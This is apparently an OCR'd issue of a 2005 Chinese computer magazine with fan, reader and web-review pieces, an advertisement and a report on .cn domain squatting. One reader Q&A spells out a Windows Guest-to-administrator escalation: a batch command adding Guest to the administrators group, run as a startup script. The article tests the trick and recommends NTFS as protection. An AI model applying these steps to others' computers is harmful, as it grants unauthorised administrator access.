很多朋友可能都已经忘记了变形金刚中博派与狂派无休止的战争究竟是为了什么。这首先要从变形金刚如何来到地球上说起:变形金刚(包括汽车人和霸天虎)原来都生活在赛普特恩星球上，博派热爱和平，而狂派则渴望用破坏来统治宇宙。双方时不时会发生几次或大或小的战斗(仇人见面，分外眼红^O^)，而战斗的原因大多数是由于争夺星球上存量严重　乏的能源(称为"能量棒")。面对越来越严重的能量短缺，汽车人启动了向外太空寻求能源的计划，而在外太空时又和霸天虎们发生了一场恶斗，双方飞船由于在战斗中耗尽了所剩无几的能量而失去控制，最后被地球的引力场吸引，坠入地球一处火山脚下(正好为之后的火山爆发使变形金刚苏醒打下了伏笔)。


3.何谓“第×季”

在购买《变形金刚》系列影碟时，售货员可能会问你:"你要买第几季的啊？" 你可能会诧异:"第几季是什么东西，那就来四季的吧……"(众人纷纷投来鄙视的眼光)

《变形金刚》系列动画片的制作分为三次，美国孩之宝在1984年制作了16集的《变形金刚》(第一季)，当时在电视台播放时是以商业广告的形式(孩之宝首先销售的是变形金刚玩具)，因此向电视台支付了高额的广告费。而在播放半年后，这部动画片却创下了占据美国所有动画系列片收视率40%的奇迹，于是孩之宝公司就开始转而出售动画片的播放权了。在市场推动下，孩之宝在1985年推出了49集的"第二季"。为了将老一批的玩具淘汰掉，孩之宝接着在1986年推出了30集的"第三季"，其中新角色的登场也带动了孩之宝的新系列变形金刚玩具的热卖。这95集就是国内引进的中文译版《变形金刚》。而在1987年，孩之宝又故伎重演，推出了3集的"再生"(Rebirth)，其中加入了头领战士、目标战士等新角色，结果如其所料，相关玩具又是热卖。

变形金刚名人堂

1.博派领袖:擎天柱



英文名:OPTIMUS PRIME

派系:汽车人/博派


变形:大型货车

作为博派总司令官的擎天柱，无论是在智慧和战斗力上都应排在博派第一位，综合实力与狂派领袖威震天相当。由于其出色的领导才能和善良的心而得到了地球人的信任，其

经过改装的激光炮威力仅次于威震天的聚合炮。在擎天柱内部还集成了一个小型汽车人"小滚珠"，可以完成一些特殊任务。但擎天柱有一个致命弱点，默认无法飞行，而依靠飞行能源包飞行作战时速度较慢，加之体型较大而很容易被攻击。在动画片中2005年(孩之宝可能自己也没有想到在20年后仍会有这么多狂热的变形金刚爱好者)的大战中擎天柱阵亡，在"擎天柱复活"这一章节中又复活了，最后在2011年用身体维护了赛普特恩矢量坐标的稳定(为什么英雄在最后总是得死……)。

花絮："擎天柱之死"的电影版本在英国上映后，有家长状告孩之宝公司，说孩子无法接受擎天柱死亡的剧情而得了抑郁症，并要求孩之宝修改电影剧情。

2.狂派领袖:威震天




英文名:Megatron

派系:霸天虎/狂派

变形:P-38式阻击步枪

擎天柱的死对头，自身没有任何弱点，在战斗力上算得上绝对的第一。恐怖和邪恶的代名词，这把恐怖的巨枪一击打倒大力金刚的实力令人实在难以忘怀。曾经被擎天柱无比崇拜的他始终无法接受擎天柱与其综合实力相当的现实，一心想要消灭汽车人的威震天没有任何朋友，但有着两个绝对忠实的部下:震荡波(这……怎么看着如此眼熟)和声波。在动画片中2005年的决战中身受重伤，在撤退途中被心思篡位已久的红蜘蛛出卖身体抛入茫茫宇宙成为悬浮垃圾，后被宇宙大帝所救并改装成全新的狂派领袖惊破天。

3.叛变的红蜘蛛



英文名:Starscream

派系:霸天虎/狂派

变形:F-15鹰式战斗机

狂派霸天虎中的副官，野心勃勃的科学家。原先在赛普特恩进行科学研究的他不满枯燥的工作，加入了霸天虎一伙。尽管已身为威震天副官，但他心中所具有的巨大野心使他永远无法安于现状，一心想取代威震天而成为霸天虎首领，屡次发动叛乱皆因实力不足和无人响应而失败。在动画片中2005年大战中背叛了威震天并将其杀害，却在最后的加冕仪式中被惊破天(即复活并改造后的威震天)所杀。

4.擎天柱的女朋友:爱丽塔



英文名:Arita

派系:女汽车人/博派

变形:跑车

这辆粉红色的跑车是擎天柱的女朋友，同时也是博派女汽车人的领袖。在登场之前，爱丽塔与擎天柱一样都是赛普特恩的普通汽车人，并且也是受到了以威震天为首的霸天虎的迫害被打成重伤，而与擎天柱一起接受了博派长老 师傅的修复及改装(难道是在那个时候产生了恋情)。

金刚Fans俱乐部

美国孩之宝公司不愧是商业运作的行家，在得知中国将播出《变形金刚》之后，立即派人来北京与大陆有关单位商谈合资生产"变形金刚"玩具事宜。可惜最后谈"崩"了，孩之宝公司就与新加坡、中国香港的两家玩具厂签订了合资生产"变形金刚"玩具的合同，随后又在深 找了几家工厂负责组装。当动画片热播后，中国的孩子几乎90%都人手一个变形金刚玩具了。当年的孩子现在都已长大成人，原来的奢侈品现在终于可以揽入怀中了。

1.变形金刚玩具

不知你有没有一边学着动画片里的语调:"汽车人,变形出发!"，一边拿着手中的变形金刚翻转变形的经历。时至今日，变形金刚玩具已经经历了几代，收藏者们的目标就是集齐所有美版、日版的变形金刚玩具。



图4　20周年纪念版擎天柱



图5　15周年纪念版威震天

没有能力收集到所有的变形金刚玩具，牛人有自己的解决之道:http://www.tfclub.com/tftop/diy/200503090002.shtml



图6　用橡皮泥捏的变形金刚

2.DVD版本动画

2001年4月美国第一次推出经数码技术修复的美版变形金刚TV版第一季DVD，国内的碟商金驼看准时机引进了《变形金刚》系列DVD，最后大获成功，在当时确实算得上变形金刚DVD在中国的开山之作。随后第二季、第三季便也顺理成章地在市场上出现了……



图7 国内引进的《变形金刚:第一季》DVD

3.续作

在《变形金刚》之后，又推出了《头领战士》、《隐形战士》、《超能勇士》、《猛兽侠》等续作。但大多数的续作精彩程度都不如原作，无论从剧情还是心理感受上。

网络中的变形金刚

美国孩之宝:http://www.hasbro.com/

变形金刚中国联盟:http://www.tfclub.com

TOM变形金刚专题:http://games.tom.com/zhuanti/tf/ CF [BL01]



恋爱中孤独的“男猪”

■ YJP

很多读者朋友给“我拍”投稿，寄来了自己照的风景照、生活照，照得很漂亮，也很花心思。不过，“我拍”栏目也欢迎另外一种形式的照片——数码故事。什么是数码故事？其实很简单，就是用照片说话，用几张照片串起一段小故事。在这里，考验的不是你的摄影技术，不是你的相机档次，而是观察事物的角度，还有想象力。一起来看看读者YJP的“小猪日记”吧！



▲ 我是一只猪，一只孤单的恋爱中的猪，每天都沉浸在幸福中，却天天一个人度过。



▲ 每天只要她不在，就过得好无聊，只想趴着，什么都不想干。



► 希望有人陪我看DVD，希望有人陪我吃饭，渴望晚上有人陪……



▲ 我翻出一切和宝贝有关的东西，回忆曾经团聚的短暂时光。



▲ 宝贝送我瑞士军刀，让我坚强，那我就坚强!



▲ 不管小狗怎么劝，我还是不开心，我想我的宝贝猪……



◄ 亲爱的，我会尽最大努力的，我相信我们会团聚的！到时候，你想跑可没那么容易！

CF [BL02]



绝密！魔术师之路

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象：魔术吧 http://www.magic8.cn

寻宝理由：大卫·科博菲尔在中国之行可谓出尽风头，他彻底打破了中国人认为魔术就是变变纸牌、从帽子里拿出鸽子的陈旧观念，"穿越长城"让我们在百思不得其解的同时也看到了高科技在现代魔术中的应用。很多朋友早已经跃跃欲试了，今天就为大家带来一个不错的魔术网站——"魔术吧"。




安全提示：进入该站会自动弹出"天下搜索"的ActiveX插件安装提示，如果不需要请选择不安装，另外也可使用插件屏蔽工具(如UPIEA)将其屏蔽或使用具有插件屏蔽功能的 览器(如Maxthon) 览。

坐下谈谈：魔术杂谈

链接：http://www.magic8.cn/articles.htm

我的采宝箱：在魔术杂谈中的文章里可以找到最基本的魔力理论，如果想学习魔术那就从这里开始吧。



(1)**什么是魔术**：http://www.magic8.cn/articles/whatismagic.htm

魔术究竟是什么？根据魔术的效果可以分为19类，如"制造"、"消失"、"移位"、"超感应力"，你中意哪种？

(2)**魔术师的戒条**：http://www.magic8.cn/articles/jietiao.htm

每个行业都有自己的规矩，魔术也不例外。

(3)**魔术专业术语中英文对照表**：http://www.magic8.cn/articles/pro.htm

在看国外的魔术视频录像时，经常会因为一些英语的专用术语而困惑，如"Classic Palm"(硬币魔术中的古典隐藏法)，现在可以对照着看了。


(4)**扑克魔术中常用的术语**：http://www.magic8.cn/articles/shuyu.htm

仅仅知道中文的术语名称还是不够的，以上介绍了最常见的扑克魔术中各种术语的含义。

(5)**新手的入门方法**：http://www.magic8.cn/articles/xin.htm

不要以为"无他，惟手熟尔"。除了不断练习外，正确的学习方法也是十分必要的。

(6)**魔术表演理论“错误引导”**：http://www.magic8.cn/articles/xin.htm



"错误引导"是魔术表演中一项重要的技能，就是操纵观众的注意力并将其吸引到魔术师要他们注意的地方，而忽略了其他细微的部分(就是我们平时所说的"障眼法")。

眼见不实：魔术视频

链接：http://www.magic8.cn/videos.htm

我的采宝箱：俗话说"眼见为实"，可是这些魔术视频就是要让你"眼见不实"，你能看出这些魔术的秘密吗？

(1)**Lance Burton鸽子魔术**：http://www.magic8.cn/video/lance.rar

看似最普通的鸽子魔术，但表演却异常精彩，强烈推荐。

(2)**大卫布莱恩“挖心”**：http://www.magic8.cn/video/Blaine.rar

非常强的魔术，虽然知道是假的，但还是非常恐怖，承受力较差及心脏不好的朋友请不要下载。

(3)**意念魔术**：http://www.magic8.cn/video/yi.rar

我最想学习的魔术，意念操纵物体。

教你“骗”人：魔术教学

链接：http://www.magic8.cn/teach.htm

我的采宝箱：魔术其实就是骗人的艺术，在知道了每个魔术的秘密之后，多加练习你也能变。

(1)**硬币穿过手背**：http://www.magic8.cn/teach/coin1.htm

变这个魔术有两种方法：购买几百元的道具和纯手法。这里提供了不花钱的纯手法教学，全程图解。

(2)**增值的硬币**：http://www.magic8.cn/teach/coin2.htm

把一个一角的硬币丢到别人手上，竟然成了一元的了！请勿将该魔术在公车投币机上反着变^O^

(3)**超级万能消失器**：http://www.magic8.cn/teach/other1.htm

这是比较高级的魔术了，建议有一定基础后再练习。

(4)**绳子魔术**：http://www.magic8.cn/teach/other2.htm

把绳子系个死扣，一拉却开了，全程图解学习起来非常简单，用来哄女朋友最合适了。 CF [BL03]

Windows“提权”密技大公开

■KOF

读者天运:我前几天在一个技术群里听到大家讨论，说是Windows 2000/XP有个大漏洞，直到SP2都没有修补。这个漏洞可以让Guest用户权限提升至管理员级别。请问真有这么回事吗？方法是什么呢？

1.是谣传？是事实？

网上的确流传着这样一条用Guest用户提升用户权限的技巧。只要你的用户可以在本地登录系统，而不是远程登录系统，就可以将Guest用户权限提升。这个技巧可以用于Windows 2000/XP，甚至在Windows XP SP2下也同样能使用此技巧，那么具体方法如何呢？

第一步:在Windows中将Guest用户打开。

第二步:用Guest登录，然后创建一个批处理文件。

第三步:用该账号登录后创建Guest.BAT批处理文件，文件内容为

```
net localgroup administrators guest /add
```

它的作用就是将Guest用户添加到指定的administrators用户组中。需要注意这个BAT文件最好不要创建在系统所在分区。

第四步:运行gpedit.msc，在窗口左侧依次展开“计算机配置→Windows设置→脚本”，接着在窗口右侧双击“启动”，在弹出窗口中点击“添加”按钮，选择刚刚制作好的Guest.BAT文件，点击“确定”(见图1)。



图1

第五步:完成后，重启电脑，再次以Guest用户登录，就可以是管理员了。

看到这里是不是很吃惊，Windows居然有如此大的漏洞？于是网上有人针对这个技巧进行了测试，结果让人吃惊——Windows XP SP2中的Guest账号根本无法运行gpedit.msc。

看到这里我也进行了相应测试，首先，在Windows 2000 SP4中前面步骤进行了测试:Guest用户在运行gpedit.msc时没有出现问题，于是继续进行下面操作。在进行到第五步时，因为偷懒没有重启电脑，而是选择了“注销”，重新登录后会提示“拒绝访问”，权限也没有提升。于是又重启电脑，再用Guest账号登录，发现权限得到提升。

Windows 2000中已经可以实现，在Windows XP SP2中测试系统中如何呢？我首先在一台安装在NTFS分区的Windows XP SP2上进行测试，结果不管是Guest账号，还是新建的“受限用户”账号，都无法运行gpedit.msc，说明这篇文章并不适用于所有系统。在FAT32分区中的测试结果是否能证明Windows XP SP2也很安全呢？在我和几个朋友的测试中，无一例外，测试结果和Windows 2000相同——权限可以得到提升，只是重启提升权限后，还需要再注销一次。

2.你可以用它来做什么？

如果你忘记了系统管理员的密码，恰好刚好有个用户可以使用，而且系统安装在FAT32分区中，自然可以用上面的方法找回管理员密码。

3.你应该注意些什么？

很多朋友的电脑都会新建一个受限用户，是为方便别人使用本机中的共享文件或打印机，但只要对方可以接触到你的电脑，就能得到管理员权限。而且安装VMware、IIS等工具后，添加的新账号，都成为黑客入侵好“工具”。

4.你应该如何保护自己的系统呢？




图2

是不是很奇怪，为什么系统安装在NTFS分区上就没问题呢？其实gpedit.msc在NTFS分区上的访问权限并没有Guest组，所以这就要比FAT32分区更安全(见图2)。如果为了你的系统安全，还是将你的分区转换为NTFS吧。

CF [BL04]

《电脑爱好者典藏版2005——应用专题百宝箱》

6 月中旬火热上市

上市时间: 2005年6月15日
开　　本: 16开
定　　价: 25元(304页图书 + 1CD)
邮 购 价: 23元(含3元挂号费)



一、图书特色

《电脑爱好者典藏版2005——应用专题百宝箱》是继《电脑爱好者典藏版1998-2003——应用专题百宝箱》之后的又一力作。

1. 内容丰富信息量大

五十余篇涉及系统、软件、硬件、数码、网络、安全的热门实用专题,共计100万字的海量图书。

2. 附赠视频教程光盘

P4装机、硬盘分区/格式化、Windows XP安装、上网设置、收发邮件、FlashFXP上传/下载、BT下载/做种/发布、域名申请、动易2005安装/设置/使用。

3. 超值赠品永不落空

《动易2005 Access电脑爱好者专用版》网站管理程序;68互联100MB HTML虚拟主机免费空间。



4. 8万元奖品等你拿

5台爱国者8X DVD刻录机(单位价值:600元);50盒8X DVD-R刻录盘(单位价值:30元);50套《动易网站管理系统2005个人Access版》(单位价值:1000元);50套68互联200MB ASP虚拟主机空间(单位价值:500元);50套国际顶级域名(单位价值:100元)

二、购买方式

1. 邮局汇款

地址:北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层《电脑爱好者》杂志社发行中心(100089)

收款人:牛万华

请在汇款单附言栏注明邮购代码"SK0195",并留下电话号码。

2. 各地报刊亭

请就近到当地报刊亭直接购买。

3. 本社直接购买

地址:北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层(100089)

办公时间:周一至周五 9:00~16:30

邮购电话:010-88400665 88400565

邮购传真:010-88400395

内容咨询:010-88400570-8028

邮　　箱:dizen@intodigi.com

图书介绍页面:http://www.cfan.com.cn/mag/2005bbx.htm

热心评刊员公布

以下17位读者被评为2005年第7期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

许　斐(江苏)　吴伟铭(海南)

二等奖5名(奖品:漫步者H500耳机)

程　臻(湖南)　苏其进(广东)　刘江南(北京)　彭建忠(新疆)　王昊然(黑龙江)

三等奖10名(奖品:Photo硬派6.0中文版软件)

时東贺(吉林)　张海瑞(河南)　马余平(湖南)　谭成业(广东)　李　刚(北京)　王京安(浙江)　尹圣义(安徽)　曾顺波(湖南)　李渊文(江苏)　甘裕成(甘肃)

最佳文章公布

2005年第7期优秀文章

第一名:"特别话题"栏目《硬件三国之驱动十面埋伏》作者:**夏宇 董菲 航瑞 昭毅**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《系统维护 舍我其谁》作者:**自由风**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《整人宝典之愚人节诱惑》作者:**乔珊**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

今夜，母亲不再寂寞！

■浙江　明子

打开电脑，眼睛定格在闪动着的屏幕上，QQ上彩色的小企鹅正在欢快地跳跃着，像在诉说着什么。我默默注视着那闪动的头像，脸上慢慢露出了微笑——我感觉到妈妈已经来到了我的身边，正在和我亲切交谈……

今年春节回家，我和妹妹为母亲准备了一份特殊的礼物——一台电脑。我要用放假的时间教母亲学会使用电脑，因为当我和妹妹踏上远行的列车后，母亲那闪动着泪花的眼睛里，除了对我和妹妹的留恋外，剩下的就只有孤独、寂寞和思念了。

"妈，如果您学会了电脑，学会了上网，即使我们不在您的身边，您也可以给我们发邮件、聊天。"我说。

"是的，妈妈，我再给您买个摄像头，您还能看着我们和我们聊天呢！"妹妹兴奋地说。

母亲惊讶极了:"电脑有那么神奇？我还能看着千里之外的两个女儿聊天？"

"当然能！"

在得到我肯定的回答后，母亲也来了兴趣:"可……我这么大年纪能学会吗？"

"怎么不能？其实学会使用电脑并不难，只要您用心学，一定能学会的！"妹妹说。

"好好好，为了能和我的两个宝贝女儿聊天，无论如何我也要学会啊！"妈妈信心十足地说。

于是，我开始耐心地教母亲学电脑。但对于一个初中未毕业的家庭妇女来说，学电脑确实不是一件容易的事。母亲每天总是趴在键盘上，不停地背啊，敲啊，当夜深人静时，还不知疲倦地练习着……

大年初一，当人们都沉浸在节日的欢乐中时，母亲却静静地坐在电脑前，认真地熟悉着键盘上的每个字母。一遇到不懂的问题，她就很谦虚地来问我和妹妹，有时一个很简单的问题要问上十几次，但母亲从不气馁，热情丝毫不减。

就这样，一个月后，母亲已掌握了一些简单的电脑知识，而且打字速度也在直线上升。看着母亲为了学电脑而熬红的眼睛和　　的脸，我感动极了。

当母亲将第一个电子邮件成功地发给父亲时，她立刻兴奋地打电话通知父亲接收邮件，可是电话刚打完，母亲的眉头又皱了起来:"我好像没贴邮票，你爸能收到我的邮件吗？"

看着母亲认真的样子，我不禁哑然失笑:"妈，电子邮件是不需要贴邮票的！"

"真的？"母亲这才松了口气。

"妈，你给爸爸的邮件里写了什么？"我好奇地问。

"我让你爸晚上回来的时候买点儿水果，这电脑还能省电话费呢！简直太方便了！"妈妈高兴地说。


在这静静的夜晚，那彩色的小企鹅在我眼前欢快地跳跃着，看着母亲闪动的头像，我从内心深处发出一声问候:妈妈，今晚您还寂寞吗？ CF [DB01]

域名是一种无形资产，企业失去了它就如同失去了自己的商标。.cn域名是一种投资捷径，找到规律的人就能一夜暴富。当然，看似顺理成章的发财之路，却不是任何人都可以走好的。除了了解政策外，还要注意什么问题？

抢注.cn域名就能一夜暴富？

■ 新闻采访部实习记者 张健

从2002年开始，国家重新修订了《中国互联网络域名管理办法》（以下简称办法），其中最大的改变就是给域名注册松绑了。据记者了解，办法出台前，注册一个国家顶级域名(.cn)在手续完备的情况下仍需一个月的审批和备案时间。当时CN域名注册管理机构——中国互联网络信息中心（CNNIC）开始尝试通过市场手段推广.cn域名。仅过了两年时间，国家顶级域名注册量就猛增到50多万个。然而，网民的关注焦点从如何获得一个.cn域名很快地转换到了另外一个话题——投资.cn域名能否一夜暴富。



抢注域名＝一夜暴富？

事实上，一个个靠抢注域名一夜暴富的神话正在上演。

搜索巨人Google动用百万美元赎回国家顶级域名google.cn及google.com.cn，域名持有者北京国网信息有限公司用一个注册费只有百十元的域名一夜之间换取了百万美金。

航运在线归属企业大连威兰德集团出20万元买回了与网站命名完全一致的sol.com.cn域名。据公司负责人蔡先生介绍，5年前公司成立时选择.com域名，但在.com域名体系下没有选到合适的域名，只能选择了sol-china.com的域名，并沿用了4年多。但随着公司由纯粹的航运类B2B的电子商务模式逐渐向以B2B、B2C相结合的方向发展，网上业务和国际业务的越来越多，原域名冗长、难记的弊病渐渐显露，并且与公司立足国内面向全球的定位不大符合。于是，公司决定改用更为简短易记，更贴近网站名称和业务的域名。考虑到.cn域名是带有中国标识的国际域名，启用.cn域名，能让合作伙伴在互联网上轻易、准确地找到我们，于是，公司不惜耗资20万委托域商网购买了与网站命名完全一致的sol.com.cn域名。

上海某著名大型企业的.com域名早在两年前就被美国人抢注了，但今日其.cn域名也落入他人之手。调查同时发现，上海多数企业仅仅注册了一个.cn域名，如此单薄的域名防御体系给予了抢注者可乘之机。如著名的自行车老品牌凤凰，注册了pheonix.com.cn，却忽略了pheonix.cn，导致后者被抢注。著名内衣品牌三枪、古今和东风汽车等都面临着同样的困境。等企业意识到问题的严重性了，也就让域名抢注者得了逞。

.cn域名为何如此重要？

为什么Google进入中国市场非要抢回它的国家顶级.cn域名呢？难道说单靠一个.com的通用顶级域名不能进入中国市场吗？

国内企业在国际化的过程中为什么也把注册国家顶级域名作为头等大事呢？难道.com域名不能保护他们的利益吗？

这些都要从顶级域名的管理方式讲起。准确地说，顶级域名分为两类：国家顶级域名（ccTLD），比



如.cn代表中国、.jp代表日本；普通类别顶级域名(gTLD)，.com(公司企业)、.net(网络服务机构)。

在所有顶级域名中，只有.cn域名由我们自己管理。比较常见的.com域名由美国VeriSign公司管理，而在管理各个环节中，域名解析权一项不仅关系到企业切身利益，更关系到国家信息安全。中国互联网络信息中心，作为信息产业部批准的国家顶级域名注册管理机构，负责域名注册管理、域名解析等全部工作。专家认为，国家顶级域名小而言之是企业品牌价值的表现之一，大而言之，关系到国家信息安全。伊拉克战争开始前美国已通过VeriSign这个全球.com、.net注册机构收集分析伊拉克国内使用.com域名网站信息，兵马未动，信息战已首战告捷。国外企业进入中国市场，就必须让中国的百姓放心地访问他们的网站，尤其是像Google这样的信息服务企业，而让中国百姓认可你的办法之一就是在中国"安个家"。国内企业注册.cn顶级域名使企业信息安全更有保障，毕竟通过我们自己的技术控制解析过程可以最大限度地保卫企业的信息安全。

国内某资深邮件服务商深刻地意识到了企业信息安全的重要性。据知情人士透露，在一次黑客针对性地攻击该服务商域名所在的美国VeriSign域名解析服务器后，该企业.net域名被解析到一个色情网站，但由于到VeriSign申请域名恢复需要一定的周期，况且VeriSign无法在第一时间知道申请者的确切身份，该企业的全部业务不得不瘫痪数天之久，损失上百万元。

哪里能找到失效的域名？

1. http://www.pool.com 你可以查到最近几天要踢出来的域名
2. http://www.snapcheck.com/overview/pending-delete
要删除域名的世界排名（www.alexa.com），pr值（google的重要性评估）等等，都可以在这里查询到。
3. http://www.emoon.com/droplist/pending-delete/
前边说的两个都是英文站点，如果你的英文不大好，就到这里查询吧。



谁在抢注.cn域名？

把眼光盯准.cn国家顶级域名的不光是有需要的企业。目前，由于中国国家顶级域名.cn的注册门槛降低，用户只需要以非个人的名义就可以注册，而对于有潜力的域名，低廉的注册费用就能带来高额回报，这使得众多的投资者把目光集中到了.cn域名买卖上。

"玉米"是"域名"的趣称，注册域名被网虫们叫做"煮玉米"，这一行业的人也就自然而然地成了"玉米虫"。"玉米虫"首先是"网虫"，他们是一群网络投机者，几乎每天挂在网上，穿梭于域名交易网或讨论区，搜寻还没有被注册的好域名，一旦发现了目标，就赶紧在网上实施抢注。北京吉普公司在2003年开始注册并使用jeep.cn域名，注册期两年，截止日期为2005年3月17日。域名注册到期后北京吉普公司没有及时续费。该域名被注销5个小时后被"玉米虫"抢注。有数据显示，目前.cn域名如果没有续费或者因为其他原因被删除，平均会在4分钟之内被他人抢注。

在众多域名抢注者中，北京国网信息有限公司显得格外抢眼。在.cn域名注册程序简化后短短的两年内，国网公司先后因域名纠纷与英特艾基系统有限公司、杜邦公司、宝洁公司、劳力士公司对簿公堂。北京国网信息有限责任公司于1996年3月成立，经营范围包括计算机网络咨询在线服务等。以杜邦公司诉北京国网信息有限责任公司计算机网络域名侵权纠纷案为例，1998年11月2日，国网公司在中国互联网络信息中心申请注册了"dupont.com.cn"域名，但一直未实际使用。杜邦公司认为，国网公司没有合法依据，无偿占有杜邦公司所有的驰名商标所能够带来的商业利益，违背了《中华人民共和国民法通则》、《中华人民共和国反不正当竞争法》和巴黎公约中所规定的民事活动中应当遵守的诚实信用原则，构成了对杜邦公司的不正当竞争，应当承担相应的民事责任，包括停止侵权、赔偿杜邦公司为本案诉讼支出的合理费用。

然而，随着外资企业越来越看好中国国家顶级域名，我们有理由相信会有更多域名纠纷浮出水面。令记者始料不及的是，这一连串的跨国公司基本上都是以胜诉告终，而此次Google却付了一笔数额不菲的"学费"，难道说"玉米虫"开始时来运转了？

防止域名被抢有绝招

从域名纠纷的判例来看，"玉米虫"的日子并不像媒体炒作的那样好过。企业学会了用法律的武器捍卫自己在互联网上的权力。

4月25日，三星一口气注册了470个与其品牌相关的地级.cn域名，注册期限为两年，域名类别涉及三大方面：其一，与企业品牌samsung相关的地级域名，如samsung.zj.cn；其二，与公司领导人相关的.cn域名，如三星

董事长李健熙的.cn域名:leekunhee.bj.cn;另外,还包括含有敌对性词汇的.cn域名如:nosamsung.bj.cn、stopsamsung.bj.cn等地级域名。而在去年的4月23日,三星已经将有关后两类的.cn主域名byungchulllee.com.cn.byungchulllee.cn、antisamsung.com.cn.等抢先注册,如此周密地保护了企业域名,堪称.cn域名保护的典范。

三星的.cn域名保护之所以典型,就在于它的"疯狂"。这种疯狂恰恰是目前国内企业所欠缺的,很多企业认为,已经有了"中意"的域名了,干吗还费神费力费钱地去注册那么多.cn域名呢?这似乎是很多企业所无法理解的。其实,这种疯狂势在必行。网络经济时代,企业如何做到品牌周密保护,三星的疯狂值得借鉴,中国互联网络信息中心的专家胡军庆说明了.cn域名保护的五步走战略:

第一步:.cn主域名必不可少。主域名一般为与企业名称、企业品牌相一致或相关的.cn域名,这是企业在网络上的最主要网络标识。作为中国在世界网络中的身份标识,无论是立足中国面向世界的中国企业,还是志在中国市场的跨国企业,.cn域名都应该引起足够的重视。以.cn域名为主域名的好处就是:一是代表中国身份,无论是中国企业还是在华跨国企业,使用.cn域名就代表了服务中国消费者;二是方便国际合作伙伴和潜在客户的搜寻,尤其是对于中国企业来说,使用.cn域名增加了互联网上的商机。

第二步:子品牌同样重要。在进行了主域名的应用之外,品牌企业还应该考虑将旗下的产品或子品牌进行全面注册,防止遭到抢注甚至是恶性仿冒。事实上,除了三星之外,目前很多跨国企业也已经开始纷纷将旗下的产品子品牌圈入保护圈内,例如,联合利华就将旗下奥妙(OMO)品牌的.cn域名保护起来,并为此采取了法律手段。



中国国家顶级域名解析服务器机房外,警卫十米一岗,保卫着国家信息安全

第三步:领导名称影响力不可轻视。对于品牌企业而言,企业CEO的称谓与企业名称同样重要,将领导的名字抢先注册,也是防止品牌遭到恶性利用的一种域名保护手段。前段时间中国房产明星SOHO中国巧赎其CEO潘石屹的.cn域名,其用意就在于此。

第四步:敌对性词汇不容忽视。目前跨国企业比较流行、也比较全面的做法就是将包含污辱性词汇、敌对性词汇的.cn域名都预先注册,微软等国际巨头便采取了这种保护措施,从而有效地防止了竞争对手或其他恶意利用。

第五步:地级.cn域名是最后一道防线。注册相关的地级.cn域名也是近一年来跨国企业通行的域名保护手法,因为在针对地方进行网络营销和宣传时,地级.cn域名可以增强针对性,效果大大提升,因此,很多企业都将.cn域名收入囊中,如松下、大众,更有甚者不惜为此提出诉讼,力争取回。

域名是本土企业产品信息实现全球共享和进入全球价值链的通行证,只有做到"市场未入,.cn先行",企业的产品才有可能在国际市场上畅行无阻。因此,我们不妨学学三星的这种"疯狂"。或许正是有了这种疯狂,才避免了将来不可估量的形象与经济损失,才使得企业的品牌知名度更"独"更"优"。

专家:投资域名,我们倡导用创意挣钱

企业加强域名保护了,是不是说投资域名的前景就不看好了呢?其实,域名投资和域名抢注还是有本质区别的。从投资者的角度来看,一个域名在没有被注册前,是不存在任何商业价值的,这与企业自身的标识不同,比如联想在国际化的过程中,发现自己的标识Legend在很多国家已经被注册,因为该词汇"Legend"是一个客观存在的固定词汇,而在全球范围内启用新标识Lenovo的决策可谓是联想人为适应国际竞争作出的一个创举。据记者了解,一位域名投资者因看好IPTV的发展前景,不惜花重金将大部分与IPTV沾边的顶级域名一次性注册,他所要做的就是等待一个企业看好IPTV而需要与之相关的域名的机会,这与抢注一个企业自身的标识是有本质区别的。

业内人士认为,抢注域名并不值得提倡,而创意注册域名则是一种比较理性的注册方式,也是目前比较受欢迎的。据了解,目前的.cn域名投资者主要有两种类型,一种是抢注国内外的著名品牌;第二种是创意注册,用自己想到的特别好的词语注册。

对此,互联网专家认为投资域名应该理性,抢注知名企业域名只是域名投资的一小部分,主要的还是靠智慧和创意投资。域名投资者抢注Google的行为只是特别个案,真正的域名投资是靠眼光发现有价值的名称,实际上发生的交易很少是通过抢注他人的域名来实现的。而从现实的情况来看,抢注名企的.cn域名也存在着一定的风险,很有可能被企业通过仲裁或诉讼取回,抢注者甚至可能要为此支付赔偿。域名投资最好的方式还是通过智慧和创意来实现。

据了解,注册一个顶级域名花费不到百元,理论上,目前仍有超过300万个好CN域名没有被注册,看来,现在就成为精明的"玉米虫"还是大有希望的。

CF [XW01]

魔兽网游 我也玩了

■ FLP

